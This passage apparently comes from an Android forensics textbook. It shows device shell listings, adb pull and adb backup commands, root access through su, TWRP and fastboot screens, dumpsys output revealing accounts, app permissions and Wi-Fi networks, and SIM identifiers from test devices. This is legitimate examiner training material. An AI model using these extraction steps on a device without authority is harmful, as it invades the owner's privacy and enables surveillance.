259     16 11784192 mmcblk0p24
179     24    4096 mmcblk0rpb
```

```

j7xelte:/dev/block/platform/13540000.dwmmc0/by-name # ls -l
total 0
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 BOOT -> /dev/block/mmcblk0p10
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 BOTA0 -> /dev/block/mmcblk0p1
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 BOTA1 -> /dev/block/mmcblk0p2
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 CACHE -> /dev/block/mmcblk0p21
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 CARRIER -> /dev/block/mmcblk0p8
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 CDMA-RADIO -> /dev/block/mmcblk0p13
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 CPEFS -> /dev/block/mmcblk0p4
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 CP_DEBUG -> /dev/block/mmcblk0p23
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 DNT -> /dev/block/mmcblk0p16
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 EFS -> /dev/block/mmcblk0p3
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 HIDDEN -> /dev/block/mmcblk0p22
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 OTA -> /dev/block/mmcblk0p12
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 PARAM -> /dev/block/mmcblk0p9
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 PERSDATA -> /dev/block/mmcblk0p18
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 PERSISTENT -> /dev/block/mmcblk0p17
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 RADIO -> /dev/block/mmcblk0p14
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 RECOVERY -> /dev/block/mmcblk0p11
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 RESERVED2 -> /dev/block/mmcblk0p19
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 SYSTEM -> /dev/block/mmcblk0p20
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 TOMBSTONES -> /dev/block/mmcblk0p15
lrwxrwxrwx 1 root root 21 2018-09-19 09:21 USERDATA -> /dev/block/mmcblk0p24
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 m9kefs1 -> /dev/block/mmcblk0p5
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 m9kefs2 -> /dev/block/mmcblk0p6
lrwxrwxrwx 1 root root 20 2018-09-19 09:21 m9kefs3 -> /dev/block/mmcblk0p7

```

```

j7xelte:/ # ls
acct          init          mnt          res
bugreports   init.baseband.rc  nonplat_file_contexts  root
cache        init.ambient.rc  nonplat_hwservice_contexts  sbin
charger      init.power.rc    nonplat_property_contexts  sdcard
config       init.rc          nonplat_seapp_contexts     sepolicy
cpefs       init.rilchip.rc  nonplat_service_contexts   storage
d            init.samsungexynos7870.rc  oem                          sys
data        init.samsungexynos7870.usb.rc  plat_file_contexts         system
default.prop  init.target.rc   plat_hwservice_contexts    ueventd.rc
dev          init.usb.configfs.rc  plat_property_contexts    ueventd.samsungexynos7870.rc
efs         init.usb.rc      plat_seapp_contexts        vendor
etc         init.wifi.rc     plat_service_contexts     vndservice_contexts
fstab.samsungexynos7870  init.zygo32.rc    proc

```

```
j7xelte:/data # ls -l
adb
anr
app
app-asec
app-ephemeral
app-lib
app-private
backup
bootchart
cache
camera
dalvik-cache
data
drm
lineageos_updates
local
lost+found
media
mediadrms
misc
misc_ce
misc_de
ota
ota_package
property
resource-cache
ss
ssh
system
system_ce
system_de
tombstones
user
user_de
vendor
```

```
generic_x86:/mnt # ls -l
appfuse
asec
expand
media_rw
obb
runtime
sdcard
secure
user
vendor
generic_x86:/mnt #
```

```
generic_x86:/proc # cat meminfo
MemTotal:      1530912 kB
MemFree:       342712 kB
MemAvailable:  1050592 kB
Buffers:       10828 kB
Cached:        701588 kB
SwapCached:    0 kB
Active:        804804 kB
Inactive:      246700 kB
Active(anon):  341628 kB
Inactive(anon): 4744 kB
Active(file):  463176 kB
Inactive(file): 241956 kB
Unevictable:   2840 kB
Mlocked:       2840 kB
SwapTotal:     0 kB
SwapFree:      0 kB
Dirty:         24 kB
Writeback:     0 kB
AnonPages:     341940 kB
Mapped:        417228 kB
Shmem:         4896 kB
Slab:          65504 kB
SReclaimable: 24876 kB
SUnreclaim:   40628 kB
KernelStack:  17712 kB
PageTables:    20368 kB
NFS_Unstable:  0 kB
Bounce:        0 kB
```



```




generic_x86:/sdcard # ls -l
total 40
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Alarms
drwxrwx--x 3 root sdcard_rw 4096 2018-09-16 13:22 Android
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 DCIM
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Download
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Movies
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Music
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Notifications
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Pictures
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Podcasts
drwxrwx--x 2 root sdcard_rw 4096 2018-09-16 13:22 Ringtones

```

```

j7xelte:/system # ls -l
addon.d
app
bin
build.prop
compatibility_matrix.xml
etc
fake-libs
fonts
framework
lib
lost+found
manifest.xml
media
priv-app
recovery-from-boot.bak
tts
usr
vendor
xbin

```

Name	Size	Type	Date Modified
 UnifiedEmail.xml	1	Regular File	07.02.2016 12:0...
 AndroidMail.Main.xml	1	Regular File	07.02.2016 12:0...
 MailAppProvider.xml	1	Regular File	07.02.2016 12:0...

```
j7xelte:/data/data/com.android.email/shared_prefs # cat UnifiedEmail.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <boolean name="confirm-send" value="false" />
  <boolean name="conversation-list-sender-image" value="true" />
  <boolean name="confirm-delete" value="false" />
  <int name="auto-advance-mode" value="3" />
  <int name="migrated-version" value="4" />
  <set name="display_images" />
  <int name="prefs-version-number" value="4" />
</map>
```

```
j7xelte:/data/data # ls
android
com.android.backupconfirm
com.android.bips
com.android.bluetooth
com.android.bluetoothmidiservice
com.android.callogbackup
com.android.camera2
com.android.captiveportallogin
com.android.carrierconfig
com.android.carrierdefaultapp
com.android.cellbroadcastreceiver
com.android.certinstaller
com.android.companiondevicemanager
com.android.contacts
com.android.cts.ctsshim
com.android.cts.priv.ctsshim
com.android.defcontainer
com.android.development
com.android.dialer
com.android.documentsui
com.android.dreams.basic
com.android.dreams.phototable
com.android.egg
com.android.email
com.android.emergency
com.android.externalstorage
com.android.facelock
com.android.gallery3d
com.android.htmlviewer
com.android.inputdevices
com.android.inputmethod.latin
com.android.keychain
com.android.location.fused
com.android.managedprovisioning
com.android.messaging
com.android.mms.service
com.android.mtp
com.android.pacprocessor
com.android.phone
com.android.printservice.recommendation
com.android.printspooler
com.android.providers.blockednumber
com.android.providers.calendar
com.android.providers.contacts
com.android.providers.downloads
com.android.terminal
com.android.vending
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackup
com.android.wallpapercropper
com.android.wallpaperpicker
com.android.webview
com.google.android.apps.maps
com.google.android.apps.messaging
com.google.android.apps.photos
com.google.android.apps.turbo
com.google.android.backuptransport
com.google.android.calculator
com.google.android.calendar
com.google.android.configupdater
com.google.android.deskclock
com.google.android.ext.services
com.google.android.ext.shared
com.google.android.feedback
com.google.android.gm
com.google.android.gm.exchange
com.google.android.gms
com.google.android.gms.setup
com.google.android.googlequicksearchbox
com.google.android.gsf
com.google.android.launcher
com.google.android.onetimeinitializer
com.google.android.packageinstaller
com.google.android.partnersetup
com.google.android.setupwizard
com.google.android.syncadapters.contacts
com.google.android.tag
com.google.android.tts
com.google.android.youtube
com.svox.pico
com.topjohnwu.magisk
lineageos.platform
org.lineageos.eleven
org.lineageos.jelly
org.lineageos.lineageparts
org.lineageos.lineagesettings
org.lineageos.lockclock
org.lineageos.overlay.accent.black
org.lineageos.overlay.accent.blue
```

Name	Size	Type	Date Modified
code_cache	4	Directory	07.02.2016 12:06:09
no_backup	4	Directory	07.02.2016 12:08:10
files	4	Directory	04.09.2018 13:53:59
databases	4	Directory	13.09.2018 8:46:37
cache	4	Directory	01.10.2018 23:10:43
shared_prefs	4	Directory	02.10.2018 2:12:06
lib	1	Symbolic Li...	01.10.2018 14:10:33

Name	Size	Type	Date Modified
EmailProvider.db	132	Regular File	07.02.2016 12:08:22
EmailProvider.db-journal	0	Regular File	07.02.2016 12:08:22
EmailProviderBody.db	24	Regular File	07.02.2016 12:08:22
EmailProviderBody.db-journal	0	Regular File	07.02.2016 12:08:22

```
j7xelte:/ # cat /proc/cgroups
#subsys_name  hierarchy  num_cgroups  enabled
cpu           2          4             1
cpuacct      1          126           1
freezer      0           1             1
```


```
j7xelte:/ # cat /proc/cgroups
#subsys_name hierarchy num_cgroups enabled
cpu 2 4 1
cpuacct 1 126 1
freezer 0 1 1
j7xelte:/ # cat /proc/cpuinfo
processor : 0
BogoMIPS : 52.00
Features : half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt lpae evtstrm aes pmull sha1 sha2 crc32
CPU implementer : 0x41
CPU architecture: 8
CPU variant : 0x0
CPU part : 0xd03
CPU revision : 4

processor : 1
BogoMIPS : 52.00
Features : half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt lpae evtstrm aes pmull sha1 sha2 crc32
CPU implementer : 0x41
CPU architecture: 8
CPU variant : 0x0
CPU part : 0xd03
CPU revision : 4

processor : 2
BogoMIPS : 52.00
Features : half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt lpae evtstrm aes pmull sha1 sha2 crc32
CPU implementer : 0x41
CPU architecture: 8
CPU variant : 0x0
CPU part : 0xd03
CPU revision : 4

processor : 3
BogoMIPS : 52.00
Features : half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt lpae evtstrm aes pmull sha1 sha2 crc32
CPU implementer : 0x41
CPU architecture: 8
CPU variant : 0x0
CPU part : 0xd03
CPU revision : 4
```

# Chapter 4: Extracting Data Logically from Android Devices



```
List of devices attached
52037762b835835b      unauthorized
```

```
List of devices attached
52037762b835835b      device
```

```
C:\Users\0136\AppData\Local\Android\Sdk\platform-tools>adb shell
j7xelte:/ $
```

```
C:\Users\0136\AppData\Local\Android\Sdk\platform-tools>adb shell
j7xelte:/ $ su
j7xelte:/ #
```

```
C:\Users\0136\AppData\Local\Android\Sdk\platform-tools>adb pull -p /sdcard/Pictures/1.png D:\Test
/sdcard/Pictures/1.png: 1 file pulled. 15.3 MB/s (599401 bytes in 0.037s)
```

```
C:\Users\0136\AppData\Local\Android\Sdk\platform-tools>adb pull -p /sdcard/Pictures/ D:\Test
/sdcard/Pictures/: 3 files pulled. 3.6 MB/s (1310468 bytes in 0.343s)
```



```
C:\Users\0136\AppData\Local\Android\Sdk\platform-tools>adb.exe devices
List of devices attached
* daemon not running; starting now at tcp:5037
* daemon started successfully
52037762b835835b      recovery
```



# Team Win Recovery Project

Install

Wipe

Backup

Restore

Mount

Settings

Advanced

Reboot







## Mount

Storage: Internal Storage (14168 MB)

### Select Partitions to Mount:

System

Vendor

Data

Mount system partition read-only

Select Storage

Disable MTP




Start



**FASTBOOT MODE**

PRODUCT\_NAME - hammerhead  
VARIANT - hammerhead D820(H) 32GB  
HW VERSION - rev\_11  
BOOTLOADER VERSION - HHZ12d  
BASEBAND VERSION - M8974A-2.0.50.2.22  
CARRIER INFO - None  
SERIAL NUMBER - 02ba8480091afada  
SIGNING - production  
SECURE BOOT - enabled  
LOCK STATE - unlocked

ODIN MODE  
DOWNLOAD SPEED: FAST  
PRODUCT NAME: SM-J710F  
CURRENT BINARY: Custom  
SYSTEM STATUS: Custom  
FAP LOCK: OFF  
Secure Download : Enabled  
WARRANTY VOID: 1 (0x030c)  
RF SILENCE: B:4 K:0 S:1



Downloading...

Do not turn off target

```
C:\platform-tools>adb backup -shared -all  
Now unlock your device and confirm the backup operation...
```





## Full backup

A full backup of all data to a connected desktop computer has been requested. Do you want to allow this to happen?

If you did not request the backup yourself, do not allow the operation to proceed.

If you wish to encrypt the full backup data, enter a password below:

**DO NOT BACK UP**

**BACK UP MY DATA**

com.android.bips	2 423	2 560
com.android.bluetoothmidiservice	2 439	2 560
com.android.camera2	3 794	4 096
com.android.captiveportallogin	2 437	2 560
com.android.carrierdefaultapp	2 436	2 560
com.android.contacts	2 430	2 560
com.android.cts.ctsshim	2 430	2 560
com.android.cts.priv.ctsshim	2 435	2 560
com.android.dialer	69 108	70 144
com.android.dreams.basic	2 431	2 560
com.android.dreams.phototable	2 436	2 560
com.android.egg	2 421	2 560
com.android.emergency	2 428	2 560
com.android.externalstorage	2 434	2 560
com.android.gallery3d	2 743	3 072
com.android.htmlviewer	2 429	2 560
com.android.inputmethod.latin	51 903	52 736
com.android.managedprovisioning	2 438	2 560
com.android.mtp	2 422	2 560
com.android.pacprocessor	2 431	2 560
com.android.providers.downloads.ui	2 441	2 560
com.android.providers.telephony	2 650	3 072
com.android.proxyhandler	2 431	2 560
com.android.smspush	2 426	2 560
com.android.terminal	2 427	2 560
com.android.wallpaper.livepicker	2 439	2 560
com.android.wallpaperbackup	2 614	3 072
com.android.wallpapercropper	2 435	2 560
com.android.wallpaperpicker	2 433	2 560
com.android.webview	2 433	2 560

Local Disk (C:) > Users > Android\_Examiner > backup > apps > com.pandora.android >

Share with | Burn | New folder

	Date modified	Type	Size
db	12/2/2014 6:20 PM	File folder	
f	12/9/2014 6:51 PM	File folder	
r	12/2/2014 6:20 PM	File folder	
sp	12/2/2014 6:20 PM	File folder	
_manifest		File	

Local Disk (C:) > Users > Android\_Examiner > backup > apps > com.pandora.android > db

Share with | Burn | New folder

Name	Date modified	Type	Size
pandora.db	3/6/2014 12:27 PM	DB File	252 KB
pandora.db-journal	3/6/2014 12:27 PM	DB-JOURNAL File	330 KB
webview.db	11/4/2013 9:46 AM	DB File	40 KB
webview.db-journal	11/4/2013 9:46 AM	DB-JOURNAL File	9 KB
webviewCookiesChromiumPrivate.db	11/4/2013 9:46 AM	DB File	0 KB

Local Disk (C:) > Users > Android\_Examiner > backup > apps > com.pandora.android > sp

Share with | Burn | New folder

Name	Date modified	Type	Size
com.crashlytics.prefs.xml	11/4/2013 9:46 AM	XML Document	1 KB
com.pandora.android_preferences.xml	3/6/2014 12:27 PM	XML Document	1 KB
ConfigurableConstatsPrefs.xml	3/6/2014 12:27 PM	XML Document	1 KB
cSPrefs.xml	3/6/2014 12:27 PM	XML Document	3 KB
PandoraPrefsV2.xml	3/6/2014 12:27 PM	XML Document	8 KB
UserPrefs.xml	3/6/2014 1:07 PM	XML Document	4 KB

_id	stationToken	stationName	jack	har	Add	rRer	wDe	sCle	isVii	ressi	dateCreated
Filter	Filter	Filter	Fi...	Fi...	Fi...	Fi...	Fi...	Fi...	Fi...	Fi...	Filter
1	1729551345663006807	Christmas Radio	0	0	0	1	1	1	1	1	1385999292130
2	270490452007508055	Cold As Ice Radio	0	0	1	1	1	0	0	1	1280610444947
3	211607193408690263	Jason Mraz Radio	0	0	1	1	1	0	0	1	1269795747721
4	210973539703642199	Shuffle	1	0	0	0	0	0	0	1	1269651653575
5	210973496753969239	Jack's Mannequin Radio	0	0	1	1	1	0	0	1	1269651649846

```

<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<map>
  <string name="totalForegroundTime">0</string>
  <string name="lastUserInteractionTimestamp">-1</string>
  <string name="lastTransmission">1394126848807</string>
  <string name="lastUserSessionTimestamp">-1</string>
  <string name="firstInstallId">1394126848795</string>

```



```

C:\platform-tools>adb shell service list
Found 136 services:
0   sip: [android.net.sip.ISipService]
1   carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
2   phone: [com.android.internal.telephony.ITelephony]
3   isms: [com.android.internal.telephony.ISms]
4   iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
5   simphonebook: [com.android.internal.telephony.IIccPhoneBook]
6   telecom: [com.android.internal.telecom.ITelecomService]
7   isub: [com.android.internal.telephony.ISub]
8   contexthub: [android.hardware.location.IContextHubService]
9   netd_listener: [android.net.metrics.INetdEventListener]
10  connmetrics: [android.net.IIpConnectivityMetrics]
11  bluetooth_manager: [android.bluetooth.IBluetoothManager]
12  lineagetrust: [lineageos.trust.ITrustInterface]
13  lineagestyle: [lineageos.style.IStyleInterface]
14  lineageaudio: [lineageos.media.ILineageAudioService]
15  lineage livedisplay: [lineageos.hardware.ILiveDisplayService]
16  lineage weather: [lineageos.weather.ILineageWeatherManager]
17  lineage performance: [lineageos.power.IPerformanceManager]
18  lineage hardware: [lineageos.hardware.ILineageHardwareService]
19  profile: [lineageos.app.IProfileManager]
20  autofill: [android.view.autofill.IAutoFillManager]
21  imms: [com.android.internal.telephony.IMms]
22  media.camera.proxy: [android.hardware.ICameraServiceProxy]
23  media_projection: [android.media.projection.IMediaProjectionManager]
24  launcherapps: [android.content.pm.ILauncherApps]
25  shortcut: [android.content.pm.IShortcutService]

```

```

Phone Subscriber Info:
Phone Type = GSM
Device ID = 355003057557667

```

```

u0a60:
Mobile network: 10.81MB received, 266.64KB sent
Wi-Fi network: 109.21MB received, 2.74MB sent
wake lock *sync*/com.android.chrome/com.google/donnetindall@gmail.com: 147ms partial (10 times) realtime

```

```

* com.android.chrome / u0a60:
  TOTAL: 7.8% (52MB-84MB-123MB/48MB-73MB-108MB over 44)
  Top: 7.7% (52MB-84MB-123MB/48MB-73MB-108MB over 44)
  Imp Fg: 0.01%
  Imp Bg: 0.00%
  Service: 0.07%
  Receiver: 0.01%
  (Last Act): 8.2% (53MB-62MB-70MB/49MB-57MB-66MB over 29)
  (Cached): 83% (5.2MB-56MB-69MB/4.2MB-52MB-64MB over 65)

```

Users:

```
UserInfo<0:Amber:13> serialNo=0  
  Created: <unknown>  
  Last logged in: +1h54m10s900ms ago  
UserInfo<10:Donnie:10> serialNo=10  
  Created: +4m9s288ms ago  
  Last logged in: +4m1s837ms ago
```

Uid u0a60:

```
Package com.android.chrome:  
  COARSE_LOCATION: mode=0; duration=0  
  FINE_LOCATION: mode=0; time=+8h57m51s355ms ago; duration=0  
  VIBRATE: mode=0; time=+1d7h2m45s243ms ago; duration=+12ms  
  POST_NOTIFICATION: mode=0; time=+6d7h2m42s380ms ago; duration=0  
  READ_CLIPBOARD: mode=0; time=+5d8h12m52s649ms ago; duration=0  
  WRITE_CLIPBOARD: mode=0; time=+10d20h49m23s22ms ago; duration=0  
  TAKE_MEDIA_BUTTONS: mode=0; time=+176d17h18m19s460ms ago; duration=0  
  TAKE_AUDIO_FOCUS: mode=0; time=+1h7m12s279ms ago; duration=0  
  AUDIO_RING_VOLUME: mode=0; time=+23h52m52s671ms ago; duration=0  
  AUDIO_MEDIA_VOLUME: mode=0; time=+1h31m46s692ms ago; duration=0  
  WAKE_LOCK: mode=0; time=+17m43s597ms ago; duration=+55ms  
  MONITOR_LOCATION: mode=0; time=+110d8h9m26s749ms ago; duration=+1s219ms
```

Uid 1001:


```
Package com.android.phone:  
  VIBRATE: mode=0; time=+2h34m31s210ms ago; duration=+1s20ms  
  READ_CONTACTS: mode=0; time=+44m2s299ms ago; duration=0  
  WRITE_CONTACTS: mode=0; time=+44m2s201ms ago; duration=0  
  READ_CALL_LOG: mode=0; time=+4d7h29m35s902ms ago; duration=0  
  WRITE_CALL_LOG: mode=0; time=+44m2s6ms ago; duration=0  
  POST_NOTIFICATION: mode=0; time=+1d1h31m34s242ms ago; duration=0  
  CALL_PHONE: mode=0; time=+1d0h56m59s194ms ago; duration=0  
  READ_SMS: mode=0; time=+4d7h29m36s362ms ago; duration=0  
  WRITE_SMS: mode=0; time=+3h5m48s341ms ago; duration=0  
  WRITE_SETTINGS: mode=0; time=+17m18s147ms ago; duration=0  
  SYSTEM_ALERT_WINDOW: mode=0; time=+20h41m26s834ms ago; duration=+4s776ms  
  TAKE_AUDIO_FOCUS: mode=0; time=+53m41s785ms ago; duration=0  
  WAKE_LOCK: mode=0; time=+1m23s617ms ago; duration=+15ms
```


```
ID: 1 SSID: "MGTS_GPON_0699" PROVIDER-NAME: null BSSID: null FQDN: null Prio:
0 HIDDEN: false
NetworkSelectionStatus NETWORK_SELECTION_ENABLED
hasEverConnected: true
numAssociation 18
creation time=10-25 15:26:12.134
validatedInternetAccess
KeyMgmt: WPA_PSK Protocols: WPA RSN
AuthAlgorithms: OPEN
PairwiseCiphers: TKIP CCMP
GroupCiphers: WEP40 WEP104 TKIP CCMP
PSK: *
Enterprise config:
IP config:
IP assignment: DHCP
```

```

NotificationRecord<0x4226a928: pkg=com.google.android.gm user=UserHandle<0>
id=31465589 tag=null score=0: Notification<pri=0 contentView=com.google.android.
gm/0x1090064 vibrate=default sound=content://settings/system/notification_sound
defaults=0x6 flags=0x11 kind=1 null 2 actions>>
  uid=10068 userId=0
  icon=0x7f0200df / com.google.android.gm:drawable/ic_notification_mail_24dp
  pri=0 score=0
  contentIntent=PendingIntent<42aae7f8: PendingIntentRecord<42ca7258 com.goo
gle.android.gm startActivity>>
  deleteIntent=PendingIntent<42ab3e38: PendingIntentRecord<42d97190 com.goo
gle.android.gm startService>>
  tickerText=Donnie Tindall
  contentView=android.widget.RemoteViews@42a18b58
  defaults=0x00000006 flags=0x00000011
  sound=content://settings/system/notification_sound
  vibrate=null
  led=0x00000000 onMs=0 offMs=0
  actions=<
    [0] "Delete" -> PendingIntent<42913958: PendingIntentRecord<42a2f818 com
.google.android.gm startService>>
    [1] "Reply" -> PendingIntent<4290bd48: PendingIntentRecord<420f50b0 com.
google.android.gm startActivity>>
  >
  extras=<
    android.title=Donnie Tindall
    android.support.actionExtras=<0=Bundle [EMPTY_PARCEL], 1=Bundle [EMPTY_PAR
CEL]>
    android.subText=donnietindall@gmail.com
    android.showChronometer=false
    android.icon=2130837727
    android.text=This is a test email
    To see a test notification
    android.progress=0
    android.progressBarMax=0
    android.showWhen=true
    android.people=[Ljava.lang.String;@41fadfb0 <
      mailto:donnietindall@gmail.com
    >
    android.largeIcon=android.graphics.Bitmap@428a3650 <128x128>
    android.infoText=null
    android.wearable.EXTENSIONS=Bundle [parcelledData.dataSize=1200]
    android.progressBarIndeterminate=false
    android.scoreModified=false
  >

```





# Helium

**BACKUP**



More Apps by Clockwork

PC Download

Settings

Buy Premium

Login



Helium Server is running.

<http://192.168.1.71:5000/>



# Backup

1 apps selected for backup.

Start Backup

Select All

Deselect All

Backup App Data Only



Messaging Storage



User Dictionary



# SIM card

Name: SIM card

General

SIM Serial Number (ICCID): 8901260601760258344

International Code (IMSI): 310260606025834

SIM phase: phase 2+

Location area identity (LAI): 1300627144

Call costs

Currency:

Price per unit:

Sum used: Not available

Credit remaining: Not available

PIN

Supported: Limit: Activated:

PIN:  yes   no

PIN2:  yes

PUK:  yes

PUK2:  yes

Phonebook parameters

Items possible:

Name length:

Messages (SMS) parameters

Items possible:



# Messages - SIM card



Conversations (0)



All (0)



Received (0)



Sent (0)



Drafts (0)

No Messages

[Click here for possible reasons.](#)


## SIM Phonebook - SIM card

